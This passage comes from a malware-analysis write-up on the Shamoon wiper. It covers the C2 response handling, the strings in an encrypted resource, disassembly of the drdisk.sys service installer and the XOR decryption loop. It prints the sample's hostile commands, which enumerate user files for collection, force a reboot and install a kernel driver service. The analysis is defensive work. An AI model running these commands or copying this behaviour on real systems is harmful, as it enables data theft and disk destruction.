
Once it gets a handle to the C2, a call to **InternetReadFile** is made and the read buffer is stored and used to determine what actions should be taken next. There are 2 cases that can be taken



Control flow based on response from C2

Response from C2	**Action Taken**
T	Create a file at \inf\netft429.pnf and write a new detonation time to be used by the other modules
E	Receive a base64 encoded buffer, attempt to drop it at the following location %WINDIR%\Temp\filer.exe and execute it

Going down the E path there a Sprintf call is used to generate a file path to drop the decoded base64 file.



%s%S concatenation and usage

If you look closely you will see that its using %S in the format string which in some reports has stated to be invalid and a bug on the actors part. This is actually incorrect, in the context of windows, this will write a wide character string rather than an ASCII string. So this call will success and write a file to \\Temp\\filer and execute it.

Shamoon Payload PKCS7 Conclusion

This sample serves as the communications mechanism between the actor/s and the Shamoon malware. This communications module allows the actors to drop additional payloads, as well as report information back to the actos. The other purpose it serves is to take a new detonation from the C2 and write it into a hardcoded file path that is then used by the main Shamoon module to start wiping the disk.

Shamoon Payload PKCS12

The next payload we are going to cover is the PKCS12 resource.

Loading the file up into PE Studio we can see it has 2 resources being the following

type (2)	name	file-offset (2)	signature	non-standard	size (27626 bytes)	file-ratio (14.24%)	md5	entropy
manifest	1	0x00030B40	manifest	-	346	0.18 %	24D3B502E1846356B0263F945DDD5529	4.796
READONE	101	0x0002A0B0	unknown	x	27280	14.06 %	A2C5AA6C4FF1267464A3AB5C4DEBDAA9	7.424

PKCS12 resources


READONE stands out as it has a relatively large size and a high entropy. Loading the file into a hex editor and judging from the XOR encoding scheme used in the past, its clear it's a encrypted PE file. Looking at the strings we can see strings that are most likely going to be passed to _system and a PDB path that shows the name Shamoon just as the initial dropper.

type (2)	size (by...	blacklist (22)	hint (74)	group (14)	value (1497)
ascii	40	-	x	-	!This program cannot be run in DOS mode.
ascii	38	-	x	-	{82B5234F-DF61-4638-95D5-341CAD244D19}
ascii	7	-	x	-	cmd.exe
ascii	4	-	x	-	.com
ascii	4	-	x	-	.exe
ascii	4	-	x	-	.bat
ascii	4	-	x	-	.cmd
ascii	17	-	x	-	Exec format error
ascii	86	-	x	-	dir "C:\Documents and Settings\" /s /b /a:-D 2>nul | findstr -i download 2>nul >f1.inf
ascii	87	-	x	-	dir "C:\Documents and Settings\" /s /b /a:-D 2>nul | findstr -i document 2>nul >>f1.inf
ascii	69	-	x	-	dir C:\Users\ /s /b /a:-D 2>nul | findstr -i download 2>nul >>f1.inf
ascii	69	-	x	-	dir C:\Users\ /s /b /a:-D 2>nul | findstr -i document 2>nul >>f1.inf
ascii	68	-	x	-	dir C:\Users\ /s /b /a:-D 2>nul | findstr -i picture 2>nul >>f1.inf
ascii	66	-	x	-	dir C:\Users\ /s /b /a:-D 2>nul | findstr -i video 2>nul >>f1.inf
ascii	66	-	x	-	dir C:\Users\ /s /b /a:-D 2>nul | findstr -i music 2>nul >>f1.inf
ascii	86	-	x	-	dir "C:\Documents and Settings\" /s /b /a:-D 2>nul | findstr -i desktop 2>nul >f2.inf
ascii	68	-	x	-	dir C:\Users\ /s /b /a:-D 2>nul | findstr -i desktop 2>nul >>f2.inf
ascii	58	-	x	-	dir C:\Windows\System32\Drivers /s /b /a:-D 2>nul >>f2.inf
ascii	93	-	x	-	dir C:\Windows\System32\Config /s /b /a:-D 2>nul | findstr -v -i systemprofile 2>nul >>f2....
ascii	31	-	x	-	dir f1.inf /s /b 2>nul >>f1.inf
ascii	31	-	x	-	dir f2.inf /s /b 2>nul >>f1.inf
ascii	6	-	x	-	f1.inf
ascii	6	-	x	-	f2.inf
ascii	19	-	x	-	shutdown -r -f -t 2
ascii	24	-	x	-	sc stop drdisk 2>&1 >nul
ascii	26	-	x	-	sc delete drdisk 2>&1 >nul
ascii	90	-	x	-	sc create drdisk type= kernel start= demand binpath= System32\Drivers\drdisk.sys 2>&1 >...
ascii	25	-	x	-	sc start drdisk 2>&1 >nul
ascii	46	x	x	-	C:\Shamoon\ArabianGulf\wiper\release\wiper.pdb

Cmd strings found within PKCS12

We can see the actor searching for files and putting them in f1.inf and f2.inf. Most likely these files will be exfiltrated for further analysis. Then there are strings for "sc" which are used to create a windows service with a hardcoded path to a drdisk.sys in System32/Drivers.


Digging into the assembly starting at **_wmain**, the first function we care about it is **sub_403720**.



```
; Attributes: bp-based frame

CreateWiperServiceAndStartIt proc near

FileName= word ptr -268h
Buffer= word ptr -68h
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 268h       ; Integer Subtraction
mov     eax, ___security_cookie
xor     eax, ebp        ; Logical Exclusive OR
mov     [ebp+var_4], eax
push    32h             ; uSize
lea     eax, [ebp+Buffer] ; Load Effective Address
push    eax             ; lpBuffer
call    ds:GetWindowsDirectoryW ; Indirect Call Near Procedure
push    offset aDrdiskSys ; "drdisk.sys"
lea     ecx, [ebp+Buffer] ; Load Effective Address
push    ecx
push    offset aSSystem32Drive ; "%s\\System32\\Drivers\\%s"
lea     edx, [ebp+FileName] ; Load Effective Address
call    SprintfWrapper  ; Call Procedure
push    offset aScStopDrdisk21 ; "sc stop drdisk 2>&1 >nul"
call    _system         ; Call Procedure
push    offset aScDeleteDrdisk ; "sc delete drdisk 2>&1 >nul"
call    _system         ; Call Procedure
add     esp, 14h        ; Add
lea     edx, [ebp+FileName] ; Load Effective Address
push    edx             ; lpFileName
call    ds:DeleteFileW  ; Indirect Call Near Procedure
push    offset Type     ; "ReadOne"
push    65h             ; lpName
push    0               ; hModule
call    ds:FindResourceW ; Indirect Call Near Procedure
test    eax, eax        ; Logical Compare
jz      short loc_4037C9 ; Jump if Zero (ZF=1)
```

Drop drdisk.sys into Drivers\


The beginning of the function will get the windows directory and use the format string in the screenshot to create `<WINDOWS DIR>\\System32\\Drivers\drdisk.sys`. In case there is already a service called drdisk, it'll attempt to stop and remove it. Once the service is stopped it'll attempt to delete the driver drdisk.sys at the path created from the format string. Then a call to FindResource is made for the ReadOne resource we saw earlier in PE Studio.



Create new service for drdisk.sys


If the resource was found, it will be passed to the function I've labeled **DecryptAndWriteEldosDriverToDisk** or **sub_004037E0**. Based on the result of that function, it will create and start a service of exit.

With that information I dumped the resource with Resource Hacker to decrypt the resource when we get to that point. Now we will be looking at the decryption routine or **sub_004037E0**.




PKCS12 internal resource decryption

The arguments to the function are a string which is the filename for to be created file and the resource handle from the FindResource call. With those parameters the function will load the resource and lock it so that no concurrent routines can modify it. Then get the address of the **Wow64DisableWow64FsRedirection** to ensure that the to be decrypted file is dropped at the same location every time. Scrolling down we see our first XOR loop.




XOR loop for decryption

This loop will iterate over each byte of the file XORing it with the key[index & 3] and write one byte at a time to the newly created decrypted file handle. As soon as the index is greater that 1024 it will continue to the next XOR loop.



Once the initial KB has been written it then will allocate memory for the rest of the file, decrypt the rest of the file with the same scheme as the previous loop and then make a single call to **WriteFile** when it decrypts the entire buffer. The encryption key is a hardcoded value and for this sample is:



PKCS12 internal resource decryption key

